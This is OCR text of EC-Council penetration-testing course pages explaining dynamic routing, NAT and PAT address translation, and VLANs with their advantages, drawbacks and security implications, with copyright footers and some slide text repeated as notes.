
Figure A.138: Static Routing

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Dynamic Routing**

  Routing table is created, maintained, and updated by a routing protocol running on the router. Ex: RIP (Routing Information Protocol), EIGRP (Enhanced Interior Gateway Routing Protocol), and OSPF (Open Shortest Path First).

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Network Address Translation (NAT)

Network Address Translation (NAT) is a network protocol used in IPv4 networks that allows multiple devices to connect to a public network using the same public IPv4 address. It helps to hide an internal network layout and force connections to go through a choke-point. The NAT works with the help of a router, thus helps in to sending packets and modifying them.

When the internal machine sends the packet to the outside machine, NAT modifies the source address of the particular packet to make it appear as if it is coming from a valid address. When the outside machine sends the packet to the internal machine, the NAT modifies the destination address to turn the visible address into the correct internal address. The NAT can also modify the source and destination port numbers. Port numbers for protocols that use internal IP addresses (e.g. TCP, UDP) remain unchanged.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure A.139: Network Address Translation (NAT)

NAT systems use different schemes for translating between internal and external addresses:

- Assigning one external host address for each internal address and always applying the same translation. This slows down connections and does not provide and savings in the address space.
- Dynamically allocate an external host address without modifying the port numbers when the internal host initiates a connection. This restricts the number of internal hosts that can simultaneously access the Internet to the number of available external addresses.
- Create a fixed mapping from internal addresses to externally visible addresses, but use port mapping so that multiple internal machines use the same external addresses.
- Dynamically allocate an external host address and port pair each time an internal host initiates a connection. This is the most efficient possible use of the external host addresses.

Benefits of NAT


- Network address translation helps to enforce the firewall's control over outbound connections.
- It restricts incoming traffic and allows only packets that are part of a current interaction initiated from the inside.
- Helps hide the internal network's IP addresses and thereby reduces the success of attacks on the network or system.
- Conserves IPv4 addresses.
- Simplifies routing.
- Supports wide range of services.
- Consumes fewer computer resources.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Drawbacks of NAT

- The NAT system has to guess how long it should keep a particular translation, which is impossible to guess correctly every time.
- The NAT interferes with encryption and authentication systems to ensure security of the data.
- Dynamic allocation of ports may interfere with packet filtering.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Port Address Translation (PAT)

Port Address Translation (PAT) is an extended form of Network Address Translation (NAT). It is also known as port overloading, port-level multiplexed NAT or single address NAT. It translates the communications occurred between hosts on a private network as well as on a public network.

Port Address Translation (PAT) permits different ports in multiple devices on a local area network (LAN) to be mapped to a single public IP address. To map different ports in multiple devices to a single public IP address, each private address is tracked by a port number.

PAT device is located between the external network and internal network, i.e. at the network perimeter. And its operation is visible to both external as well as internal hosts.

Working Principle of Port Address Translation (PAT)

- When a network host located in the private network sends its first data packet to some other host located in the external network, its source IP address is translated by the PAT with a single public IP.
- Then, the PAT device sets a port number to this connection, inserts it in the TCP/UDP header source port and locates the IP data packet on the external network.
- Then, the PAT device enter the information about the inside IP address, TCP or UDP, inside source port, and assigned outside port, in its translation table.
- Successive data packets from the same TCP connection are always translated by the same external port number.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- The receiver of the data packets located in the external network will change the source IP address and source port with the corresponding destination fields, if it is giving response in return.





Figure A.140: Port Address Translation (PAT)

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

VLAN

- A group of networks which are **logically** connected to the same wire and communicate with each other in spite of being located **physically** at different **geographical** locations is called Virtual local area network (VLAN)
- These networks are configured through **software** rather than hardware
- Configuring VLANs is cheaper than creating a **routed network** as routers are costlier than switches



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

VLAN (Cont'd)

Advantages:

- Number of devices for a specific network topology is reduced
- Managing of physical devices becomes less complex
- Increased security options by separation and specific frame delivery
- Performance and security
- Formation of virtual workgroups
- Simplified administration
- Reduced cost

Disadvantages:

- VLANS relays on switches to do right thing
- Packet leaks from one VLAN to the text
- Injected packets meant for an attack
- Solved by IPsec

Security implications of VLANs

- Keeps hosts separated by VLANS and limits what devices can talk to those hosts
- Increases security options by separation and specific frame delivery
- Controls inter-VLAN routing through the use of IP access lists
- Deploys VTP domain, VTP pruning and password protections
- Physical security

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

VLAN

A group of networks which are logically connected to the same wire and communicate with each other in spite of being located physically at different geographical locations is called Virtual local area network(VLAN). These networks are configured through software rather than hardware. Configuring VLANs is cheaper than creating a routed network as routers are costlier than switches.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

VLAN behaves as a physical LAN, but it can group different hosts together, even if they are not directly linked to same network. Moreover, it also partitions the network into different broadcast domains, according to the functional and security requirements of the network system.

VLAN follows VLAN Tagging technique. This technique inserts a VLAN ID into a packet header in order to determine the VLAN to which the packet belongs.




Figure A.141: Virtual local area network(VLAN)

Advantages:

- Number of devices for a specific network topology reduced
- Managing of physical devices becomes less complex
- Increased security options by separation and specific frame delivery
- Performance and security
- Formation of virtual workgroups
- Simplified administration
- Reduced cost

Disadvantages:

- VLANS relays on switches to do right thing
- Packet leaks from one VLAN to the text
- Injected packets meant for an attack
- Solved by IPsec

